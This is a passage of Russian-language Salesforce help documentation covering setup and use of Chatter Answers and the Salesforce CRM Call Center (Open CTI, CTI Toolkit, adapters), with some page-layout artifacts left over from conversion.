## Добавление настраиваемой страницы Visualforce для отображения Chatter Answers

Рекомендуем использовать страницу Visualforce для предоставления клиентам настраиваемого доступа к компоненту Chatter Answers.

Рекомендуем создать страницу Visualforce, содержащую компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`.

Чтобы добавить настраиваемую страницу Visualforce для отображения Chatter Answers, выполните указанные ниже действия.

1. Введите строку «*Вкладки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Вкладки**», чтобы вывести список вкладок Visualforce организации.
2. Чтобы создать вкладку Visualforce, нажмите кнопку «Создать» в разделе «Вкладки Visualforce».
3. Выберите нужную страницу Visualforce и заполните другие поля страницы.
4. Нажмите кнопку «Далее».
5. Выберите профили, которым должна быть доступна вкладка.
6. Выберите настраиваемые приложения, из которых должна быть доступна данная вкладка.
7. Нажмите кнопку «Сохранить».

Прежде чем добавить вкладку Visualforce в качестве вкладки приложения «Сообщество», убедитесь, что страница доступна на вкладках сообщества.

Прежде чем добавить вкладку Visualforce на клиентский портал, убедитесь, что вкладка Visualforce поддерживает отображение на портале.

Вкладка Visualforce не требует добавления на сайт Force.com. Прежде чем настроить сайт, рекомендуем просто проверить наличие страницы Visualforce с компонентами Chatter Answers.

СМ. ТАКЖЕ:

[Настройка Chatter Answers посредством страниц Visualforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания страницы Visualforce:



- «Настройка приложения»


Для добавления вкладки Visualforce:

- «Настройка приложения»

## Устранение ошибок настройки Chatter Answers

Все конфигурации настроенного сообщества Chatter Answers могут быть просмотрены на одной странице в виде снимка, позволяющего диагностировать ошибки без просмотра многочисленных страниц раздела «Настройка».

1. Введите строку «*Параметры сайтов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры сайтов**».
2. Щелкните ссылку «**Просмотр**» напротив сайта Force.com, связанного с сообществом, в столбце «Снимок сайта».
3. Чтобы показать или скрыть разные параметры, нажмите кнопку  или  соответственно.
4. Чтобы открыть определенную страницу настройки, поддерживающую изменение параметров, нажмите кнопку «**Начать**».

 **Пример:** Например, снимок сайта позволяет просмотреть наличие флажка «Активно» для сайта Force.com, используемого для размещения сообщества, или проверить имена профилей, назначенные клиентскому portalу.

СМ. ТАКЖЕ:

- [Общие сведения о внедрении Chatter Answers](#)
- [Общие сведения о пользователях Chatter Answers](#)
- [Настройка Chatter Answers](#)

## Общие сведения о пользователях Chatter Answers

Chatter Answers объединяет клиентский портал с некоторыми функциями, поэтому управление пользователями Chatter Answers аналогично управлению пользователями клиентского портала. Ниже перечислены компоненты, которые позволяют управлять данными и функциями, доступными пользователям Chatter Answers.

- Профили, полномочия и параметры доступа определяют полномочия пользователя на выполнение различных функций (например, добавление комментариев к обращению).
- Лицензии пользователя определяют профили и наборы полномочий, доступные пользователю (например, лицензия «Массовый клиентский портал (пользователь портала Service Cloud)» или «Менеджер клиентского портала: настраиваемый»).
- Лицензии на компоненты предоставляют пользователям доступ к дополнительным функциям Salesforce (например, Chatter Answers).
- Параметры безопасности поля определяют поля, доступные пользователям (например, поля в статьях Salesforce Knowledge).
- **Наборы для общего доступа** позволяют предоставлять доступ к записи только определенным группам пользователей массового портала.

Ниже перечислены функции, доступные пользователям клиентского портала, которые не поддерживаются в Chatter Answers.

- Идеи
- Группы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:

- «Просмотр настройки и конфигурации»

Для настройки Chatter Answers:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition и Unlimited Edition.**



- Рабочие группы
- Отчеты
- Содержимое
- Макеты страниц
- Настраиваемые объекты
- Делегированное администрирование внешних пользователей
- Иерархия ролей клиентского портала (доступно, но не используется)
- Правила общего доступа к клиентскому portalу, кроме пользователей массового портала

Ниже перечислены записи, которые доступны пользователям Chatter Answers только в зоне.

- Обращения
- Вопросы
- Ответы
- Статьи Salesforce Knowledge

Chatter Answers поддерживает один язык пользователя для каждой созданной зоны. При [включении Chatter Answers](#) страницы Visualforce, добавленные в организацию автоматически, наследуют стандартный язык организации. Тем не менее, атрибут языка может быть изменен на каждой странице Visualforce. Пользователи, зарегистрировавшиеся в зоне самостоятельно, наследуют язык, используемый в организации по умолчанию. Независимо от языка, выбранного в параметрах обозревателя, зона доступна пользователям-гостям на языке, указанном на страницах Visualforce.

 Прим.:

- Пользователи Chatter Answers не могут менять язык, часовой пояс или региональные настройки.
- Компонент Chatter Answers доступен только пользователям портала, имеющим лицензию «Пользователь Chatter Answers». Данная лицензия автоматически назначается пользователям массового портала, которые самостоятельно регистрируются в Chatter Answers. Чтобы вручную назначить данную лицензию пользователю, не прошедшему самостоятельную регистрацию, измените сведения о пользователе и установите флажок «Пользователь Chatter Answers».
- Компонент Chatter Answers недоступен профилям «Пользователь проверенного веб-узла».

Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.

СМ. ТАКЖЕ:

[Настройка Chatter Answers](#)


## Стимулирование участия посредством репутации Chatter Answers

Оценка действий участников сообщества позволяет определить опыт и уровень знаний самых активных участников. Пользователи организации, поддерживающей репутации, могут зарабатывать очки и рейтинги, отображающиеся при наведении указателя мыши на их фотографии в ленте. Знатоки являются наиболее активными участниками сообщества, поэтому опубликованное ими содержимое и ответы отличаются более высоким качеством и точностью. Таким образом, ответы, публикуемые экспертами на вопросы пользователей, заслуживают особого доверия и позволяют значительно сократить количество обращений в службу поддержки организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition, Developer Edition, Performance Edition II Unlimited Edition.**



Пользователи могут зарабатывать очки за сообщения, которым отдаются голоса или которые выбираются в качестве решения вопроса в любой зоне с их участием. При накоплении достаточного количества очков текущая репутация, а также количество сообщений и решенных вопросов в данной зоне, отображаются при наведении указателя мыши на фотографию пользователя. Репутационные очки вычисляются отдельно для каждой зоны, а также для совокупной активности внутри всей организации. Пользователи, участвующие в разных зонах, получают разные значения репутации для каждой зоны на основе их активности в соответствующей зоне. Репутация пользователей, выполнивших вход во внутреннее приложение, определяется их участием во всех зонах, которым они принадлежат.

Ниже перечислены предопределенные уровни репутации, применяемые во всех зонах Chatter Answers.

| Имя     | Количество очков | Цвет       |
|---------|------------------|------------|
| Новичок | 0 – 499          | Зеленый    |
| Эрудит  | 500 – 1999       | Синий      |
| Профи   | 2000 – 4999      | Фиолетовый |
| Знаток  | 5000+            | Оранжевый  |

Чтобы добавить или изменить имя уровня репутации или необходимое количество очков в любой зоне, воспользуйтесь объектом ChatterAnswersReputationLevel в интерфейсе API. Каждая зона позволяет создавать не более 25 разных уровней репутации. Цвета для разных уровней репутации могут быть изменены в таблице стилей (CSS).

СМ. ТАКЖЕ:

[Общие сведения о пользователях Chatter Answers](#)

## Советы по внедрению Chatter Answers

Ниже перечислены рекомендации по планированию и внедрению Chatter Answers.

- Настройка и поддержка Chatter Answers, объединяющего в себе несколько функций Salesforce, должны выполняться опытными разработчиками и администраторами Salesforce.
- Прежде чем настроить Chatter Answers, в организациях должна быть включена поддержка [категорий данных](#). Чтобы разрешить участникам зон просмотр статей Salesforce Knowledge, администратор должен включить поддержку [Salesforce Knowledge](#).
- Чтобы настроить поля, макеты страниц, кнопки, ссылки, триггеры Apex и правила проверки для вопросов и ответов Chatter Answers введите строку «Chatter Answers» в поле «Быстрый поиск» в меню «Настройка», выберите пункт «Chatter Answers» и соответствующие настройки.
- Ниже перечислены некоторые элементы, которые автоматически добавляются в организацию и используются для настройки зон после включения Chatter Answers.
  - Вкладка «Вопрос и ответ», позволяющая внутренним пользователям и администраторам просматривать и использовать Chatter Answers. Данная вкладка может быть переименована администратором.
  - Стандартные параметры полномочий для вопросов в профилях, чтобы предоставлять пользователям доступ к вопросам и ответам.
  - Страницы Visualforce, которые можно добавить на сайт Force.com, вкладку приложения «Сообщество» или клиентский портал, чтобы пользователи могли регистрироваться, выполнять вход и просматривать элементы ленты в зоне.
  - Класс Apex ChatterAnswersRegistration с методом настройки процесса создания организаций для пользователей портала.
  - Триггер Apex chatter\_answers\_question\_escalation\_to\_case\_trigger для вопросов, чтобы выполнять автоматическое расширение вопросов с указанными атрибутами до обращений.
  - Обновление поля бизнес-правила chatter\_answers\_num\_subscriptions\_above\_, чтобы обновлять поле вопроса «Приоритет» в случае расширения вопроса до обращения.
  - Два бизнес-правила (chatter\_answers\_no\_best\_reply\_within\_time\_limit\_wf и chatter\_answers\_num\_subscriptions\_above\_limit\_wf), доступные для настройки и активации с целью автоматического расширения вопросов без лучших ответов или вопросов с заданным количеством отслеживающих пользователей до обращений.
- Компонент Chatter Answers может быть добавлен на текущий клиентский или партнерский портал, чтобы предоставить пользователям портала доступ к зонам Chatter Answers посредством одного из официальных каналов.
- Chatter Answers поддерживает один язык пользователя для каждой созданной зоны. При [включении Chatter Answers](#) страницы Visualforce, добавленные в организацию автоматически, наследуют стандартный язык организации. Тем не менее, атрибут языка может быть изменен на каждой странице Visualforce. Пользователи, зарегистрировавшиеся в зоне самостоятельно, наследуют язык, используемый в организации по умолчанию. Независимо от языка, выбранного в параметрах обозревателя, зона доступна пользователям-гостям на языке, указанном на страницах Visualforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Chatter Answers доступен в версиях:  
**Enterprise Edition,**  
**Developer Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Пользовательский интерфейс зоны позволяет переименовать метку «Служба поддержки». Например, метка «Служба поддержки» может быть заменена меткой «Поддержка Асте». Просто измените метку «Служба поддержки» для объекта «Вопрос».
- Вопросы, расширенные до обращений, содержат ленту, аналогичную ленте Chatter, на страницах сведений об обращении. Кроме того, страница сведений об обращении содержит раздел «Просмотр клиента», который позволяет агентам службы поддержки публиковать общедоступные или личные ответы в поток зоны.
- Комментарии к обращениям, помеченные как «Общедоступные», отображаются в качестве личных сообщений от службы поддержки в Chatter Answers. Они недоступны всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы поддержки, отображается только контакту обращения при его входе в Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям.
- Ниже перечислены действия, при выполнении которых Chatter Answers отправляет пользователям сообщения эл. почты.
  - Регистрация в организации.
  - Отслеживание вопроса (ответы или комментарии).
  - Получение ответа или комментария на вопрос.
  - Получение личного ответа на вопрос от службы поддержки.
- Пользователям Internet Explorer 8 отображается предупреждение системы безопасности, если настраиваемые URL-адреса не содержат префикса https://.
- Прежде чем предоставить общий доступ к зоне, добавьте как минимум 20 типичных вопросов, ответов или статей. Данное содержимое станет основой созданных диалогов.
- Создайте статьи Salesforce Knowledge, содержащие указанные ниже сведения.
  - Номер телефона службы поддержки, чтобы клиенты могли напрямую связываться с агентами службы поддержки.
  - Условия для участников зоны (например, условия удаления агентами службы поддержки вопросов и комментариев клиентов).
- Ниже перечислены объекты API, используемые в Chatter Answers.
  - Обращение
  - ChatterAnswersActivity
  - ChatterAnswersReputationLevel
  - Community (Zone)
  - Вопрос
  - QuestionReportAbuse
  - QuestionSubscription
  - Reply
  - ReplyReportAbuse

СМ. ТАКЖЕ:

[Рекомендации по использованию Chatter Answers](#)

[Настройка Chatter Answers](#)


## Расширение вопроса до обращения в Chatter Answers

Администраторы организации и избранные участники сообщества (например, модераторы) могут расширять нерешенные вопросы Chatter Answers до обращений.


При создании обращения страница сведений о вопросе дополняется ссылкой на обращение, которая отображается в течение всего срока существования вопроса. Кроме того, данная ссылка отображает статус обращения.

Чтобы расширить вопрос до обращения, выполните указанные ниже действия.

1. Щелкните заголовок нужного вопроса.
2. Щелкните треугольник рядом с вопросом, чтобы отобразить раскрывающееся меню, затем щелкните **«Расширить до обращения»**.

 **Прим.:** Данный параметр отображается только при наличии полномочия для создания обращений. Пользователи, созданные из контактов, не могут расширять вопросы до обращений.

3. Чтобы изменить стандартные значения, обновите поля обращения. Заголовок вопроса автоматически становится темой обращения.
4. Нажмите кнопку **«Сохранить»**. Данное действие открывает страницу сведений о вопросе, а обращение становится доступно ответственному для принятия решения.

 **Прим.:** При закрытии обращения вопросу не присваивается статус решенного; при решении вопроса не закрывается обращение. Обновление обращений и вопросов должно выполняться отдельно.

## Рекомендации по использованию Chatter Answers

Ниже перечислены рекомендации по планированию и использованию Chatter Answers.

- Рекомендуем сообщить агентам службы поддержки, что:
  - поле «Происхождение обращения» содержит значение Chatter Answers во всех обращениях, преобразованных из вопросов;
  - личный ответ на вопрос не может быть преобразован в общедоступный ответ.
- Рекомендуем назначить агента службы поддержки для просмотра общедоступных вопросов на вкладке «Вопрос и ответ». Агенты не могут выбирать ссылку **«Пометить»** напротив вопросов или ответов со статусом «Спам», «Ужасно» или «Недопустимо», однако при наличии полномочия «Удаление» для вопросов они могут редактировать и удалять вопросы или ответы, опубликованные в зонах, посредством вкладки «Вопрос и ответ».
- Чтобы быстро обслуживать большое количество вопросов, рекомендуем агентам службы поддержки использовать фиксированные списки на консоли Salesforce (вкладка «Вопрос и ответ» должна быть добавлена на вкладку консоли «Навигация»).
- Чтобы просмотреть список обращений, преобразованных из вопросов, рекомендуем администраторам или агентам службы поддержки создать представление обращений, где полю «Происхождение обращения» задано значение Chatter Answers.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,  
Developer Edition,  
Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки  
«Вопрос и ответ»:

- «Чтение» для вопросов

Для добавления вопросов и ответов:

- «Создание» для вопросов

Для создания обращений:

- «Создание» для обращений

- Фотографии, добавленные в профили, доступны внешним пользователям Chatter Answers, поэтому рекомендуем агентам службы поддержки выбирать фотографии, соответствующие политике и фирменному стилю компании.

СМ. ТАКЖЕ:

[Советы по внедрению Chatter Answers](#)

[Настройка Chatter Answers](#)

## Создание телефонных каналов

### Общие сведения о Open CTI от компании Salesforce

Приложение Salesforce CRM Call Center позволяет объединять Salesforce со сторонними системами компьютерной телефонии (СТТ). До появления Open CTI доступ пользователей Salesforce к системе компьютерной телефонии был возможен только после установки специального адаптера СТТ. Вместе с адаптером устанавливалось настольное программное обеспечение, которое требовало специализированного обслуживания и не поддерживало преимуществ облачной архитектуры. Ниже перечислены действия, доступные разработчикам при использовании Open CTI.

- Разработка систем компьютерной телефонии, интегрируемых в Salesforce без использования адаптеров СТТ.
- Создание настраиваемых программных телефонов (средства управления вызовами), функционирующих как полностью интегрированные компоненты системы Salesforce и консоли Salesforce.
- Предоставление пользователям систем компьютерной телефонии, независимых от обозревателя и платформы (например, СТТ для Microsoft® Internet Explorer®, Mozilla® Firefox®, Apple® Safari® или Google Chrome™ на платформе Mac, Linux или Windows).

Разработчики используют Open CTI в JavaScript для внедрения процессов и вызовов API; Open CTI может использоваться только на страницах JavaScript. Ниже перечислены компоненты, знание которых позволяет разработчикам использовать Open CTI.

- СТТ
- JavaScript
- Visualforce
- Веб-службы
- Разработка программного обеспечения
- Консоль Salesforce
- Salesforce CRM Call Center

Дополнительную информацию об использовании Open CTI для разработки и настройки систем компьютерной телефонии см. в [Руководстве разработчика Open CTI](#) (только на английском языке).

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Обозреватели, поддерживающие Open CTI от компании Salesforce](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Обозреватели, поддерживающие Open CTI от компании Salesforce

Open CTI поддерживается обозревателями Microsoft® Internet Explorer® 8, Mozilla® Firefox® 3.6, Apple® Safari® 4, Google Chrome™ 11.0 или более поздних версий.

СМ. ТАКЖЕ:

[Общие сведения о Open CTI от компании Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Общие сведения об инструментарии Salesforce CTI Toolkit

Инструментарий CTI Toolkit, предоставленный компанией Salesforce, используется для разработки адаптеров CTI, которые объединяют систему Salesforce со сторонними системами компьютерной телефонии. Адаптеры CTI, разработанные с помощью инструментария CTI Toolkit, устанавливаются на рабочие компьютеры пользователей Salesforce CRM Call Center и предоставляют доступ к функциям системы CTI посредством [программного телефона Salesforce](#).

Инструментарий CTI Toolkit доступен в трех версиях. Каждая версия поддерживает разные функции Salesforce CRM Call Center. Тем не менее, компания Salesforce предоставляет доступ только к инструментарии CTI Toolkit 4.0 или более поздней версии. В таблице ниже перечислены функции, доступные в адаптерах CTI, разработанных с помощью разных версий инструментария CTI Toolkit.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Функция  | CTI Toolkit 1.0<br>или более<br>поздней<br>версии | CTI Toolkit 2.0<br>или более<br>поздней<br>версии | CTI Toolkit 3.0<br>или более<br>поздней<br>версии | CTI Toolkit 4.0<br>или более<br>поздней<br>версии |
|--|---|---|---|---|
| Изменение полей и порядка их отображения в программном телефоне                        | ✓   | ✓   | ✓   | ✓   |
| Изменение объектов и порядка отображения соответствующих ссылок в программном телефоне | ✓   | ✓   | ✓   | ✓   |

| Функция   | CTI Toolkit 1.0 или более поздней версии | CTI Toolkit 2.0 или более поздней версии | CTI Toolkit 3.0 или более поздней версии | CTI Toolkit 4.0 или более поздней версии |
|---|--|--|--|--|
| Выбор полей, отображаемых в программном телефоне, в случае обнаружения всего одной записи для отдельного объекта                              | ✔  | ✔  | ✔  | ✔  |
| Выбор параметров всплывающего окна для входящих вызовов, совпадающих с одной или несколькими записями, либо не совпадающих ни с одной записью |  | ✔  | ✔  | ✔  |
| Отображение всплывающих окон для входящих вызовов в открытом или новом окне обозревателя, либо на новой вкладке обозревателя                  |  | ✔  | ✔  | ✔  |
| Отображение всплывающих окон для входящих вызовов на страницах Visualforce  |  | ✔  | ✔  | ✔  |
| Отображение всплывающих окон для входящих вызовов, совпадающих с несколькими записями, на страницах поиска                                    |  | ✔  | ✔  | ✔  |
| Просмотр текущей версии центра обработки вызовов в поле «Версия» (введите строку « <i>Центры обработки вызовов</i> » в поле «Быстрый поиск» в |  | ✔  | ✔  | ✔  |



| Функция  | CTI Toolkit 1.0 или более поздней версии | CTI Toolkit 2.0 или более поздней версии | CTI Toolkit 3.0 или более поздней версии | CTI Toolkit 4.0 или более поздней версии |
|--|--|--|--|--|
| меню «Настройка», выберите пункт <b>«Центры обработки вызовов»</b> , а затем нужный центр)                       |  |  |  |  |
| Просмотр расширенного пользовательского интерфейса программного телефона в нижнем колонтитуле консоли Salesforce |  |  | ✓  | ✓  |
| Регистрация вызовов в настраиваемом журнале взаимодействия на консоли Salesforce                                 |  |  | ✓  | ✓  |
| Поддержка обозревателей, совместимых с функцией междоменного обмена сообщениями                                  |  |  |  | ✓  |
| Уменьшение размера и уровня сложности адаптера CTI   |  |  |  | ✓  |

Дополнительную информацию о разработке и настройке адаптеров CTI см. в документах ниже (только на английском языке).

- [Руководство разработчика CTI Toolkit \(версия 4.0\)](#)
- [Руководство разработчика CTI Toolkit \(1.0 — 3.0\)](#)

Партнеры и разработчики могут загрузить инструментарий CTI Toolkit на странице [developer.salesforce.com](https://developer.salesforce.com). Инструментарий CTI Toolkit содержит все необходимое (исходный код, библиотеки и файлы) для разработки собственного настраиваемого адаптера CTI.

СМ. ТАКЖЕ:

[Общие сведения о Call Center](#)

[Создание настраиваемого макета программного телефона](#)

## Общие сведения о Call Center

Приложение Salesforce CRM Call Center позволяет объединять Salesforce со сторонними системами компьютерной телефонии (СТ). Пользователям Salesforce, на рабочие компьютеры которых установлен небольшой адаптер СТ, предоставляется доступ к [программному телефону Salesforce](#) (настраиваемое средство управления вызовами, которое отображается на боковой панели всех страниц Salesforce или в нижнем колонтитуле консоли Salesforce).

Ниже перечислены действия, доступные пользователям Salesforce в программном телефоне.

- Выполнение вызовов путем набора номера в программном телефоне, выбора номера в интерактивном каталоге или в любой записи контакта, интереса, действия или организации
- Прием вызовов
- Быстрый просмотр всех записей Salesforce, связанных с вызовом, например, контактов, обращений или организаций
- Переадресация вызовов
- Организация конференц-связи
- Удержание вызовов
- Связывание записей с вызовами
- Создание автоматических журналов вызовов

Ниже перечислены способы настройки приложения Salesforce CRM Call Center, доступные администраторам.


- Изменение макетов программного телефона и их назначение выбранным профилям пользователя
- Добавление телефонных номеров в каталоги центра обработки вызовов

Ниже перечислены действия, доступные разработчикам в библиотеках кодов Salesforce CRM Call Center.

- Настройка функций текущих адаптеров СТ
- Создание адаптеров СТ для неподдерживаемых телефонных систем

Дополнительную информацию о...

- работе с приложением Salesforce CRM Call Center см. в разделах [«Использование программного телефона»](#) на странице 2437 и [«Использование программного телефона на консоли Salesforce»](#) на странице 4309
- развертывании и настройке приложения Salesforce CRM Call Center см. в разделе [«Настройка Salesforce CRM Call Center»](#) на странице 2799
- разработке и настройке адаптеров СТ см. в [Руководстве разработчика СТ Toolkit](#)
- разработке облачных систем компьютерной телефонии см. в разделе [«Общие сведения об Open СТ от компании Salesforce»](#) на странице 2794

 **Прим.:** Доступность некоторых функций Salesforce CRM Call Center, описанных в данной справочной системе, определяется настройками организации или версией инструментария [СТ Toolkit](#), использованной для разработки программного телефона. Дополнительную информацию можно получить у администратора.

СМ. ТАКЖЕ:

- [Развертывание адаптеров на компьютерах центра обработки вызовов](#)
- [Общие сведения об инструментарии Salesforce СТ Toolkit](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Настройка Salesforce CRM Call Center

Ниже перечислены действия, которые должны быть выполнены администратором организации, чтобы предоставить пользователям Salesforce доступ к [функциям Salesforce CRM Call Center](#).

1. **Установите адаптер СТИ** на рабочий компьютер каждого пользователя центра обработки вызовов. Функции Salesforce CRM Call Center доступны только при наличии адаптера.
2. **Определите новую запись центра обработки вызовов** для каждой системы СТИ, используемой в организации.
3. **Назначьте пользователей Salesforce соответствующему центру обработки вызовов.** Просмотр пользовательского интерфейса программного телефона доступен только тем пользователям Salesforce CRM Call Center, которые связаны с центром обработки вызовов.
4. Дополнительно:
  - **Настройте телефонные каталоги центра обработки вызовов** путем добавления дополнительных номеров каталога и обновленных макетов поиска телефонных номеров.
  - **Настройте макеты программного телефона** для различных профилей. Например, программный телефон торгового представителя может отображать связанные интересы, организации и возможности, а программный телефон сотрудника службы поддержки — связанные обращения и решения.
  - **Включите поддержку HTTPS для центра обработки вызовов** (если используются адаптеры СТИ, разработанные с помощью инструментария СТИ Toolkit 4.0).

### Развертывание адаптеров на компьютерах центра обработки вызовов

Приложение Salesforce CRM Call Center требует наличия *адаптера СТИ* на рабочем компьютере (кроме центров обработки вызовов, созданных посредством Open СТИ). Адаптер СТИ — это небольшое приложение, контролирующее внешний вид и функциональность программного телефона Salesforce. Функции программного телефона определяются версией [инструментария СТИ Toolkit](#), используемой для его разработки.

Адаптер СТИ взаимодействует с определенной системой СТИ, поэтому для каждого типа системы СТИ должен использоваться отдельный адаптер СТИ. Например, интеграция двух центров обработки вызовов на базе Cisco IPCC Enterprise™ и Cisco IPCC Express™ возможна только при наличии двух адаптеров СТИ. На компьютер пользователя должен быть установлен только адаптер СТИ для соответствующего центра обработки вызовов.

Чтобы загрузить адаптер СТИ для программного телефона, воспользуйтесь каталогом [AppExchange](#). Установочный пакет содержит настроечный файл адаптера и [файл определения центра обработки вызовов](#), который может использоваться совместно с адаптером.

Чтобы установить адаптер СТИ на отдельный компьютер, запустите приложение Setup.exe в качестве пользователя-администратора Windows.

Чтобы установить адаптер СТИ сразу на все компьютеры центра обработки вызовов, воспользуйтесь поставляемым MSI-файлом и любой системой управления программным обеспечением.

Ниже перечислены действия, доступные после установки адаптера СТИ.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ




Для управления центрами обработки вызовов, макетами программного телефона и пользователями или каталогами центра обработки вызовов:

- «Управление центрами обработки вызовов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Чтобы запустить приложение, последовательно выберите пункты **«Пуск» > «Программы» > «salesforce.com» > «Адаптер <имя системы СТИ>»**. Выполнение адаптера СТИ определяется по значку  в системной области компьютера.
- Чтобы остановить приложение, правой кнопкой мыши щелкните значок адаптера СТИ () в системной области рабочего стола и выберите пункт **«Выход»**.
- Чтобы изменить параметры журнала, правой кнопкой мыши щелкните значок адаптера СТИ () в системной области рабочего стола и выберите пункт **«Ведение журнала...»**. Ниже перечислены действия, доступные в диалоговом окне «Параметры журнала СТИ».
  - Выберите нужные типы сообщений. Значение **«Низкий: ошибки»** должно быть задано уровням журнала до тех пор, пока обнаруженные ошибки адаптера не будут устранены.
  - Укажите область хранения двух системных журналов, создаваемых адаптером СТИ.

СМ. ТАКЖЕ:

[Настройка Salesforce CRM Call Center](#)

[Управление пользователями центра обработки вызовов](#)


### Файлы определения центра обработки вызовов

Файл определения центра обработки вызовов задает набор полей и значений, используемых для определения центра обработки вызовов в системе Salesforce для отдельного **адаптера СТИ**. Salesforce использует файлы определения центра обработки вызовов для интеграции приложения Salesforce CRM Call Center в различные системы СТИ.

По умолчанию любой установочный пакет содержит стандартный файл определения центра обработки вызовов, который предназначен именно для данного адаптера СТИ. Имя XML-файла определяется поддерживаемой системой СТИ, а сам файл хранится в каталоге установки адаптера. Например, стандартный файл определения центра обработки вызовов для адаптера Cisco IPCC Enterprise™ называется `CiscoIPCCEnterprise7x.xml`.

Первый экземпляр центра обработки вызовов для определенного адаптера СТИ определяется путем **импорта файла определения центра обработки вызовов** в систему Salesforce. Последующие центры обработки вызовов могут быть созданы путем **клонирования исходного центра обработки вызовов**, который был создан во время импорта.

После изменения или добавления нового адаптера рекомендуем настроить файл определения центра обработки вызовов, который должен содержать любые необходимые сведения о центре обработки вызовов. Например, файл определения центра обработки вызовов для адаптера СТИ, предназначенного для системы, которая поддерживает сервер резервирования данных, должен содержать поля IP-адреса и номера порта для данного сервера. Эти поля могут отсутствовать в файлах определения центра обработки вызовов для адаптеров СТИ, предназначенных для систем, которые не поддерживают сервер резервирования данных.

 **Прим.:** Поля файла определения центра обработки вызовов, импортированного в систему Salesforce, не подлежат изменению. Тем не менее, значения, заданные в этих полях, могут быть изменены в системе Salesforce.

СМ. ТАКЖЕ:
